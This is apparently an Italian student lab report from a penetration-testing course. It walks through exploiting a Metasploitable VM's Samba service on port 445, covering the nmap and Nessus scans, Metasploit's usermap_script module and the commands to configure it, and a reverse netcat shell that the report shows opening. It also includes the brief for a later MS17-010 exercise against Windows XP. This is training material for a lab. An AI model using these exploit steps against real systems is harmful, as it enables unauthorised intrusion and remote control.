
Suggerimento:


Utilizzate l'exploit al path: exploit/multi/samba/usermap_script (fate prima la ricerca con la Keyword search)

1.1 - CONFIGURAZIONE KALI LINUX

IP KALI LINUX

- **Aprire un terminale di comando**: Avviamo Kali Linux e apriamo un terminale di comando.
- **Accedere al file di configurazione di rete**: Digitiamo ***sudo nano /etc/network/interfaces*** e premiamo Invio. Questo comando ci permetterà di accedere al file che contiene la configurazione di rete della nostra macchina.
- **Modificare l'indirizzo IP**: Nel file che si aprirà, cerchiamo la riga che contiene l'indirizzo IP attuale. Modifichiamolo con l'indirizzo IP richiesto.
- **Salvare le modifiche**: Per salvare le modifiche, premiamo i tasti Control + O, poi premiamo Invio e per chiudere l'editor nano, premiamo i tasti Control + X.
- **Riavviare la macchina**: Digitiamo **reboot** nel terminale e premiamo Invio per riavviare la macchina.
- **Verificare la modifica dell'indirizzo IP**: Dopo il riavvio, riapriamo un terminale di comando e digitiamo **ifconfig**. Questo comando ci mostrerà la configurazione della rete attuale. Verifichiamo che l'indirizzo IP sia stato modificato correttamente.





1.2 - CONFIGURAZIONE METASPLOITABLE

IP METASPLOITABLE

- **Avviare la VM Metasploitable**: Avviamo la macchina virtuale Metasploitable e quando richiesto accediamo con nome utente: “msfadmin” e password: “msfadmin”.
- **Accedere al file di configurazione di rete**: digitiamo **sudo nano /etc/network/interfaces**, quindi premete Invio. Questo comando aprirà il file che contiene la configurazione della rete.
- **Modificare l'indirizzo IP**: Nel file che si aprirà, individuiamo la riga che specifica l'attuale indirizzo IP. Modifichiamo questo indirizzo con quello richiesto.
- **Salvare le modifiche**: Per salvare le modifiche apportate, premiamo i tasti Control + O, quindi premiamo Invio per confermare e Control+X per chiudere l’editor nano.
- **Riavviare l'interfaccia di rete**: Per applicare le modifiche senza riavviare l'intera macchina, digitiamo **sudo /etc/init.d/networking restart** e premiamo Invio.
- **Verificare la modifica dell'indirizzo IP**: Infine, per assicurarci che l'indirizzo IP sia stato modificato correttamente, digitiamo **ifconfig** nel terminale e premiamo Invio. Questo comando mostrerà la configurazione attuale della rete, incluso l’indirizzo IP assegnato.

```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
gateway 192.168.50.1
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:76:0c:d9
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe76:cd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:63 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4032 (3.9 KB)  TX bytes:10054 (9.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:179 errors:0 dropped:0 overruns:0 frame:0
          TX packets:179 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:49389 (48.2 KB)  TX bytes:49389 (48.2 KB)
```

1.3 - VERIFICA COMUNICAZIONE

Verifica comunicazione Tra Macchine

- **Assicurarsi che entrambe le macchine siano avviate**: Avviamo sia la macchina virtuale Kali Linux che quella Windows XP.
- **Eseguire il comando ping**: Apriamo un terminale su Kali Linux e digitate il comando **ping seguito dall'indirizzo IP della macchina Windows XP e lo switch -c4** per specificare il numero di pacchetti da inviare e premete invio.

Interpretare i risultati del ping: Se la configurazione è corretta, vedremo una serie di righe che indicano il tempo impiegato per l'invio di ogni pacchetto, il numero di pacchetti inviati, ricevuti e persi. Se vediamo una risposta simile alla figura a destra, con il 100% dei pacchetti inviati e 0 pacchetti persi, significa che le due macchine possono comunicare correttamente tra loro.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.150 -c4
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.795 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.913 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.987 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.775 ms

--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3021ms
rtt min/avg/max/mdev = 0.775/0.867/0.987/0.086 ms
```

GIORNO 4

2 - Vulnerability Scanning

2.1 - SCAN CON NMAP

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.50.150 --script smb-os-discovery
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 05:59 EDT
Nmap scan report for 192.168.50.150
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-05-29T05:59:26-04:00

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

Abbiamo effettuato una scansione con il toll nmap del target in esame con una feature a disposizione dell'utente: **NSE (Nmap Scripting Engine)**.

Nmap Scripting Engine permette all'utente di eseguire piccoli script per automatizzare dei task di rete, come per esempio la risoluzione dell'enumerazione di DNS, attacchi brute force, host discovery e tanti altri.

Gli script NSE sono nella cartella **/usr/share/nmap/scripts.**

Per eseguire uno script con NSE si può utilizzare lo switch --script seguito dal nome dello script in esame.

In questo caso abbiamo utilizzato uno degli script presenti smb-os-discovery, che prova a determinare la versione del sistema operativo di un sistema target dal banner del servizio SMB (il servizio SMB è utilizzato per l'accesso a risorse condivise su una rete, come stampanti, file ecc...)

Nel nostro caso abbiamo utilizzato il seguente comando specificando l'IP del target:

```
nmap 192.168.50.150 --script smb-os-discovery
```

2.2 - BASIC SCAN CON NESSUS

NESSUS

Nessus è uno strumento di scansione delle vulnerabilità utilizzato per identificare punti deboli e configurazioni errate nei sistemi informatici. Questo software esegue scansioni di sicurezza su reti, server, e dispositivi, rilevando vulnerabilità note grazie al confronto che esegue con database sempre aggiornati.
Per ogni vulnerabilità trovata fornisce documentazione di studio e possibili remediation action per sanarla o mitigarla.
Offre anche un comodo report con tutte le vulnerabilità ordinate per critictà con il **CVSS (Common Vulnerabilities Scoring System).**
Per lo scopo di questo esercizio effettueremo una Basic Scan, che analizzerà le porte più comuni ed utilizzate della macchina target.


2.2 - BASIC SCAN CON NESSUS

Setup di Nessus

1. Prima di tutto avviamo il servizio di Nessus con il comando :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo systemctl start nessusd.service
```

2. A questo punto apriamo il browser e andiamo all'indirizzo **https://kali:8834**, la porta dove inseriremo le nostre credenziali per entrare in Nessus.



3. Dopo di ciò, cliccheremo sul tasto **new scan** per iniziare a configurare la nuova scansione.


2.2 - BASIC SCAN CON NESSUS


Andremo poi a cliccare su **Basic Network Scan** e configureremo così il servizio.

Inseriamo un nome e la descrizione, decidiamo poi una cartella di destinazione e infine specifichiamo **l'indirizzo IP** del nostro target, in questo caso **192.168.50.150**

Vediamo come la scansione effettuerà un check su tutte le porte più comunemente utilizzate.

Dopodiché, facciamo partire la scansione.






2.2 - BASIC SCAN CON NESSUS

La scansione richiede un determinato ammontare di tempo


Una volta finita, possiamo vedere tutte le vulnerabilità trovate messe in ordine di rischio.

A noi interessa la Vulnerabilità di livello **HIGH** chiamata **Samba Badlock Vulnerability**.

Cliccando su di essa, abbiamo una descrizione della vulnerabilità insieme alla porta dove si trova, in questo caso la **445** che è quella che ci interessa ai fini dell'esercizio.
Nessus fornisce anche della documentazione a riguardo, coaudivata da possibili soluzioni.



Sev	CVSS	VPR	Name	Family
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection
CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors
CRITICAL	...	...	SSL (Multiple Issues)	Gain a shell remotely
HIGH	7.5		NFS Shares World Readable	RPC
HIGH	7.5	5.9	Samba Badlock Vulnerability	General



GIORNO 4

3 - Fase di Exploit

3.1 - PANORAMICA DI METASPLOIT

Cos'è Metasploit ?

Metasploit è un **framework open source** che fornisce una vasta gamma di exploit creati dalla comunità e numerosi vettori di attacco che si possono utilizzare contro diversi sistemi e tecnologie.

Viene molto utilizzato in fase di exploitation dai penetration tester per sfruttare le vulnerabilità riscontate su sistemi analizzati.

Arrivati a questo punto, ci avvarremo di Metasploit per sfruttare la vulnerabilità trovata.

Per avviare Metasploit in Kali Linux, basta digitare il comando msfconsole sul terminale.

3.2 - SFRUTTAMENTO VULN PORTA 445

Usando il comando **search** unito al nostro termine di ricerca **samba**, troviamo una lista degli exploit che presentano samba nel nome.

Sceglieremo l'exploit numero 15 **(multi/samba/usermap_script)** e poi utilizziamo il comando **info** per ottenere delle informazioni riguardo i parametri e la funzione di questo exploit

```
msf6 > search samba

Matching Modules
================

   #   Name
   -   ----
   0   exploit/unix/webapp/citrix_access_gateway_exec
   1   exploit/windows/license/calicclnt_getconfig
   2     \_ target: Automatic
   3     \_ target: Windows 2000 English
   4     \_ target: Windows XP English SP0-1
   5     \_ target: Windows XP English SP2
   6     \_ target: Windows 2003 English SP0
   7   exploit/unix/misc/distcc_exec
   8   exploit/windows/smb/group_policy_startup
   9     \_ target: Windows x86
   10    \_ target: Windows x64
   11  post/linux/gather/enum_configs
   12  auxiliary/scanner/rsync/modules_list
   13  exploit/windows/fileformat/ms14_060_sandworm
   14  exploit/unix/http/quest_kace_systems_management_rce
   15  exploit/multi/samba/usermap_script
```

```
msf6 > info 15

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14
```

3.2 - SFRUTTAMENTO VULN PORTA 445

Una volta deciso l'exploit, useremo il comando **use** per impostarlo.

Di default, metasploit ci assegnerà un payload, un pezzo di codice che verrà caricato sulla macchina target una volta che l'exploit avrà avuto successo e che ci permetterà di eseguire del codice sul target stesso. In questo caso il payload è **reverse_netcat**, ovvero un tipo di shell di comando che farà in modo di far partire **una connessione dalla macchina target alla macchina dell'attaccante.**

A questo punto usiamo il comando **show options** per vedere i parametri di configurazione richiesti prima di poter usare l'exploit.

Con il comando **set**, imposteremo l'**host remoto** ovvero l'ip del target, poi la **porta remota** che vogliamo attaccare ovvero la **445** e infine impostiamo la **porta locale** del nostro sistema su cui stabiliremo la connessione tra le due macchine, ovvero la **5555.**

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

GIORNO 4

4 - Verifica della Sessione

4.0 - VERIFICA DELLA SESSIONE

infine, usiamo il comando **exploit** per far partire il nostro attacco.

Il messaggio di metasploit che dice **Command shell session 1 opened** ci indica che la sessione di shell è aperta e possiamo eseguire dei comandi sulla macchina target.

Eseguiamo il comando **ifconfig** e riceveremo la configurazione di rete della macchina target, infatti appare l'indirizzo IP 192.168.50.150

L'exploit ha avuto successo.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:49588) at 2024-05-29 05:00:34 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:76:0c:d9
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe76:cd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19642 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14655 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2243294 (2.1 MB)  TX bytes:2485505 (2.3 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1558 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1558 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:322435 (314.8 KB)  TX bytes:322435 (314.8 KB)
```

GIORNO 5

EXPLOIT WINDOW XP CON METASPLOIT

INDICE

GIORNO 5

1 - LABORATORIO VIRTUALE

1.1 - Configurazione Macchina Kali Linux

1.2 - Configurazione Macchina Windows XP

1.3 - Verifica Comunicazione Macchine

2 - VULNERABILITY SCANNING

2.1 - Scan con Nmap

2.2 - Basic Scan con Nessus


3 - FASE DI EXPLOIT

3.1 - Panoramica Metasploit

3.2 - Sfruttamento Vulnerabilità MS17-010

3.3 - Fase di Test

4 - CONSIDERAZIONI FINALI



GIORNO 5

1.0 - Configurazione Laboratorio Virtuale

EXPLOIT SU WINDOWS XP CON METASPLOIT

TRACCIA - GIORNO 5 :

Si richiede allo studente di:
Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio:

- **IP Kali Linux:** 192.168.200.100
- **IP Metasploitable:** 192.168.200.200
- **Listen Port:** 7777


Evidenze laboratorio Giorno 5: Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:


1) Se la macchina target è una macchina virtuale oppure una macchina fisica ;
2) le impostazioni di rete della macchine target ;
3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

1.1 - CONFIGURAZIONE KALI LINUX

IP KALI LINUX

- **Aprire un terminale di comando**: Avviamo Kali Linux e apriamo un terminale di comando.
- **Accedere al file di configurazione di rete**: Digitiamo ***sudo nano /etc/network/interfaces*** e premiamo Invio. Questo comando ci permetterà di accedere al file che contiene la configurazione di rete della nostra macchina.
- **Modificare l'indirizzo IP**: Nel file che si aprirà, cerchiamo la riga che contiene l'indirizzo IP attuale. Modifichiamolo con l'indirizzo IP richiesto.
- **Salvare le modifiche**: Per salvare le modifiche, premiamo i tasti Control + O, poi premiamo Invio e per chiudere l'editor nano, premiamo i tasti Control + X.
- **Riavviare la macchina**: Digitiamo **reboot** nel terminale e premiamo Invio per riavviare la macchina.
- **Verificare la modifica dell'indirizzo IP**: Dopo il riavvio, riapriamo un terminale di comando e digitiamo **ifconfig**. Questo comando ci mostrerà la configurazione della rete attuale. Verifichiamo che l'indirizzo IP sia stato modificato correttamente.




